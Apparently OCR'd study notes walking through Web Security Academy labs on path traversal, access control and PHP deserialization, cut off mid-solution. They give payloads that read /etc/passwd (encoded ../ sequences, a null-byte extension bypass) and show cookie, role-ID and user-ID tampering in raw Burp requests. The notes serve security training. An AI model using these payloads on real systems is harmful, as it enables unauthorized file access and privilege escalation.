


Send to repeater

2 times url encode of ../../../etc/passwd







Lab 5: File path traversal, validation of start of path

PRACTITIONER

This lab contains a file path traversal vulnerability in the display of product images.The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder. To solve the lab, retrieve the contents of the /etc/passwd file.

Solution

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the filename parameter, giving it the value:


/var/www/images/../../../etc/passwd

3. Observe that the response contains the contents of the /etc/passwd file.

Click view product:

Forward

Send to repeater and change the first line



Lab 6: File path traversal, validation of file extension with null byte bypass

PRACTITIONER

This lab contains a file path traversal vulnerability in the display of product images. The application validates that the supplied filename ends with the expected file extension. To solve the lab, retrieve the contents of the /etc/passwd file. **Access the lab**

Solution


1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the filename parameter, giving it the value:

../../../etc/passwd%00.png


3. Observe that the response contains the contents of the /etc/passwd file

View product

Forward



Send to repeater and Change the first line



Access control

Lab 1: Unprotected admin functionality

APPRENTICE


This lab has an unprotected admin panel. Solve the lab by deleting the user carlos. **Access the lab**

Solution

1. Go to the lab and view robots.txt by appending /robots.txt to the lab URL. Notice that the Disallow line discloses the path to the admin panel.
2. In the URL bar, replace /robots.txt with /administrator-panel to load the admin panel.
3. Delete carlos.

https://0a6000740386e0b7c2008bcd00830088.web-security-academy.net/

https://0a6000740386e0b7c2008bcd00830088.web-security-academy.net/robots.txt




```
User-agent: *
Disallow: /administrator-panel
```

https://0a6000740386e0b7c2008bcd00830088.web-security-academy.net/administrator-panel

delete carlos


Lab 2: Unprotected admin functionality with unpredictable URL

APPRENTICE

This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application. Solve the lab by accessing the admin panel, and using it to delete the user carlos. **Access the lab**

Solution

1. Review the lab home page's source using Burp Suite or your web browser's developer tools.
2. Observe that it contains some JavaScript that discloses the URL of the admin panel.
3. Load the admin panel and delete carlos.



Go to https://0a8e004504b39890c27d11d100400000.web-security-academy.net/admin-rzz84g

And delete Carlos

Lab 3: User role controlled by request parameter

APPRENTICE

This lab has an admin panel at /admin, which identifies administrators using a forgeable cookie. Solve the lab by accessing the admin panel and using it to delete the user carlos. You can log in to your own account using the following credentials: wiener:peter **Access the lab**

Solution

1. Browse to /admin and observe that you can't access the admin panel.
2. Browse to the login page.
3. In Burp Proxy, turn interception on and enable response interception.
4. Complete and submit the login page, and forward the resulting request in Burp.
5. Observe that the response sets the cookie Admin=false. Change it to Admin=true.
6. Load the admin panel and delete Carlos

Go to https://0abe0024047a553ac256134200c1000d.web-security-academy.net/admin

Change selected area to → Admin=true;

At the same time delete session token

When you go to admin panel change every time selected area that writed way


Pretty Raw Hex

```
1 GET /admin HTTP/1.1
2 Host : 0abe0024047a553ac256134200c1000d.web-security-academy.net
3 Cookie : session =5j9Gl7p3tIrtoohloP8YekMtmECIyNXG ; Admin =false ; session =veO5OGAOXNoDCRVLlTRyd6HNQ7byewh2
4 Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile : ?0
6 Sec-Ch-Ua-Platform : "Windows"
7 Upgrade-Insecure-Requests : 1
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site : same-origin
11 Sec-Fetch-Mode : navigate
12 Sec-Fetch-User : ?1
13 Sec-Fetch-Dest : document
14 Referer : https://0abe0024047a553ac256134200c1000d.web-security-academy.net/admin
15 Accept-Encoding : gzip, deflate
16 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection : close
```

Pretty Raw Hex

```
1 GET /admin HTTP/1.1
2 Host : 0abe0024047a553ac256134200c1000d.web-security-academy.net
3 Cookie : session =5j9Gl7p3tIrtoohloP8YekMtmECIyNXG ; Admin =true ;
4 Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile : ?0
6 Sec-Ch-Ua-Platform : "Windows"
7 Upgrade-Insecure-Requests : 1
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site : same-origin
11 Sec-Fetch-Mode : navigate
12 Sec-Fetch-User : ?1
13 Sec-Fetch-Dest : document
14 Referer : https://0abe0024047a553ac256134200c1000d.web-security-academy.net/admin
15 Accept-Encoding : gzip, deflate
16 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection : close
```

Now you can delete user now




Lab 4: User role can be modified in user profile

APPRENTICE


This lab has an admin panel at /admin. It's only accessible to logged-in users with a roleid of 2. Solve the lab by accessing the admin panel and using it to delete the user carlos. You can log in to your own account using the following credentials: wiener:peter **Access the lab**

Solution

1. Log in using the supplied credentials and access your account page.
2. Use the provided feature to update the email address associated with your account.
3. Observe that the response contains your role ID.
4. Send the email submission request to Burp Repeater, add "roleid":2 into the JSON in the request body, and resend it.
5. Observe that the response shows your roleid has changed to 2.
6. Browse to /admin and delete carlos.



When you want to updadate email roleid is equal to 1 but if you change to 2, you will get admin authority, then g oto admin panel and delete Carlos.



Lab 5: User ID controlled by request parameter

APPRENTICE

This lab has a horizontal privilege escalation vulnerability on the user account page.

To solve the lab, obtain the API key for the user carlos and submit it as the solution.


You can log in to your own account using the following credentials: wiener:peter


[Access the lab]

Solution

1. Log in using the supplied credentials and go to your account page.
2. Note that the URL contains your username in the "id" parameter.
3. Send the request to Burp Repeater.
4. Change the "id" parameter to carlos.
5. Retrieve and submit the API key for carlos.

Hesaba giriş yaptıktan sonra my account a tıklayıp requesti yakalarsan şöyle oluyor. Wieneri Carlos yaparsan carlosun api keyini getirebiliyorsun.





Lab 6: User ID controlled by request parameter, with unpredictable user IDs

APPRENTICE

This lab has a horizontal privilege escalation vulnerability on the user account page, but identifies users with GUIDs.

To solve the lab, find the GUID for carlos, then submit his API key as the solution.

You can log in to your own account using the following credentials: wiener:peter

[Access the lab]

Solution

1. Find a blog post by carlos.
2. Click on carlos and observe that the URL contains his user ID. Make a note of this ID.
3. Log in using the supplied credentials and access your account page.
4. Change the "id" parameter to the saved user ID.
5. Retrieve and submit the API key.

Go to Carlos blog and click to Carlos you will see the Carlos id in url

https://0a6f00bf0492fe5cc2ef056200a700a4.web-security-academy.net/post?postId=6

Open Sans - I love You

carlos | 18 July 2022

I never thought this could happen to me, but it has. You hear stories about people falling in love with inanimate objects and laugh at their 'weirdness', but now I fully understand what they've been going through.

https://0a6f00bf0492fe5cc2ef056200a700a4.web-security-academy.net/blogs?userId=5656faa1-4d47-4413-afeb-1aa0b7a5d5d7

Web Security Academy

User ID controlled by request parameter, with unpredictable user IDs

Back to lab description »

Then g oto my account intercept this request change id to below id which in the url

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
GET /my-account ?id=0b382492-bca8-48c8-8221-21a47add95e1 HTTP/1.1
Host : 0a6f00bf0492fe5cc2ef056200a700a4.web-security-academy.net
Cookie : session =uwTJupTdr3tIEZRbk7wChcetxBvNkSo9
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : https://0a6f00bf0492fe5cc2ef056200a700a4.web-security-academy.net/blogs?userId=5656faa1-4d47-4413-afeb-1aa0b7a5d5d7
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close
```

Change id and send request

Response →

Request

```
GET /my-account ?id=5656faa1-4d47-4413-afeb-1aa0b7a5d5d7 HTTP/1.1
Host : 0a6f00bf0492fe5cc2ef056200a700a4.web-security-academy.net
Cookie : session =uwTJupTdr3tIEZRbk7wChcetxBvNkSo9
Sec-Ch-Ua : "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : https://0a6f00bf0492fe5cc2ef056200a700a4.web-security-academy.net/
Accept-Encoding : gzip, deflate
Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection : close
```

Response

```
<p>
|
</p>
<a href="/logout ">
Log out
</a>
<p>
|
</p>
</section >
</header >
<header class="notification-header ">
</header >
<h1>
My Account
</h1>
<div id=account-content >
<p>
Your username is: carlos
</p>
<div>
Your API Key is: Z3mCeQKTS9zd6yztTVycTY5Ws1CbFYTG
</div>
<br />
<form class="login-form " name="change-email-form " action="
/my-account/change-email " method="POST">
<label >
Email
</label >
<input required type="email" name="email " value="">
<input required type="hidden " name="csrf " value="
X5j5R0PkdJRXfscI9nCYXsZyhYOSaCA2 ">
<button class='button ' type='submit '>
Update email
</button >
</form >
</div>
</div>
</section >
</div>
</body>
</html >
```

DESERIALIZATION

Lab 1: Modifying serialized objects


APPRENTICE


This lab uses a serialization-based session mechanism and is vulnerable to privilege escalation as a result. To solve the lab, edit the serialized object in the session cookie to exploit this vulnerability and gain administrative privileges. Then, delete Carlos's account.

You can log in to your own account using the following credentials: wiener:peter

Solution

1. Log in using your own credentials. Notice that the post-login GET /my-account request contains a session cookie that appears to be URL and Base64-encoded.
2. Use Burp's Inspector panel to study the request in its decoded form. Notice that the cookie is in fact a serialized PHP object. The admin attribute contains b:0, indicating the boolean value false. Send this request to Burp Repeater.
3. In Burp Repeater, use the Inspector to examine the cookie again and change the value of the admin attribute to b:1. Click "Apply changes". The modified object will automatically be re-encoded and updated in the request.
4. Send the request. Notice that the response now contains a link to the admin panel at /admin, indicating that you have accessed the page with admin privileges.
5. Change the path of your request to /admin and resend it. Notice that the /admin page contains links to delete specific user accounts.
6. Change the path of your request to /admin/delete?username=carlos and send the request to solve the lab.





→ Get Home / change request of cookie

→ Get admin panel / change request of cookie

→ Delete Carlos / change request of cookie

Lab 2: Modifying serialized data types

PRACTITIONER

This lab uses a serialization-based session mechanism and is vulnerable to authentication bypass as a result. To solve the lab, edit the serialized object in the session cookie to access the administrator account. Then, delete Carlos.

You can log in to your own account using the following credentials: wiener:peter

Hint

To access another user's account, you will need to exploit a quirk in how PHP compares data of different types.

[Access the lab]

Solution

1. Log in using your own credentials. In Burp, open the post-login GET /my-account request and examine the session cookie using the Inspector to reveal a serialized PHP object. Send this request to Burp Repeater.
2. In Burp Repeater, use the Inspector panel to modify the session cookie as follows:
    - Update the length of the username attribute to 13.
    - Change the username to administrator.
    - Change the access token to the integer 0. As this is no longer a string, you also need to remove the double-quotes surrounding the value.
    - Update the data type label for the access token by replacing s with i.

The result should look like this:

